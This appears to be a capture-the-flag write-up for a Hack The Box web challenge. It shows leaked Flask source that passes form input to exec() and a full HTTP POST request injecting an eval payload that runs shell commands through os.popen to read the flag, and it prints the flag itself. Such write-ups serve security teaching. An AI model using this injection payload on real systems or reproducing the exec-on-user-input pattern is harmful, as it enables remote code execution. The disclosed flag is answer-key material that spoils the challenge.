
Credentials

Flag	Value
flag	HTB{n3v3r_trust1ng_us3r_1nput_ag41n_1n_my_l1f3}

Writeup

Preview



Leak url on source code

```
<!DOCTYPE html>
<head>
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <meta name='author' content='makelaris'>
    <title>▒ on Venzenulon 9</title>
    <link rel='stylesheet' href='//stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css' integrity='sha384-ggOyR0iXCbMQ
    <link href='//fonts.googleapis.com/css?family=Comfortaa' rel='stylesheet' type='text/css'>
    <style>html, body {background-image: url('//s-media-cache-ak0.pinimg.com/736x/7b/fe/d2/7bfed2ffe038beb673efd872cd44ba2c.jpg');}
</head>
<body>
    <img class='mx-auto d-block img-responsive' src='//media3.giphy.com/media/eO8zgwAt3MVW/giphy.gif'>
    <h1 style='font-size: 140px; text-shadow: 2px 2px 0 #0C3447, 5px 5px 0 #6a1b9a, 10px 10px 0 #00131E;'>-7</h1>
</body>
<!-- /debug -->
</html>
```

Content of `/debug` page

```
from flask import Flask, Response, request, render_template, request
from random import choice, randint
```

```
from string import lowercase
from functools import wraps

app = Flask(__name__)

def calc(recipe):
    global garage
    garage = {}
    try: exec(recipe, garage)
    except: pass

def GCR(func): # Great Calculator of the observable universe and it's infinite timelines
    @wraps(func)
    def federation(*args, **kwargs):
        ingredient = ''.join(choice(lowercase) for _ in range(10))
        recipe = '%s = %s' % (ingredient, ''.join(map(str, [randint(1, 69), choice(['+', '-', '*']), randint(1,69)])))

        if request.method == 'POST':
            ingredient = request.form.get('ingredient', '')
            recipe = '%s = %s' % (ingredient, request.form.get('measurements', ''))

        calc(recipe)

        if garage.get(ingredient, ''):
            return render_template('index.html', calculations=garage[ingredient])

        return func(*args, **kwargs)
    return federation

@app.route('/', methods=['GET', 'POST'])
@GCR
def index():
    return render_template('index.html')

@app.route('/debug')
def debug():
```

```
    return Response(open(__file__).read(), mimetype='text/plain')

if __name__ == '__main__':
    app.run('0.0.0.0', port=1337)
```

Exploit with `eval()` function

```
POST / HTTP/1.1
Host: 159.65.18.5:32197
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 86

ingredient=pickle&measurements=eval('__import__(\'os\').popen(\'cat flag\').read()')
```

Get the flag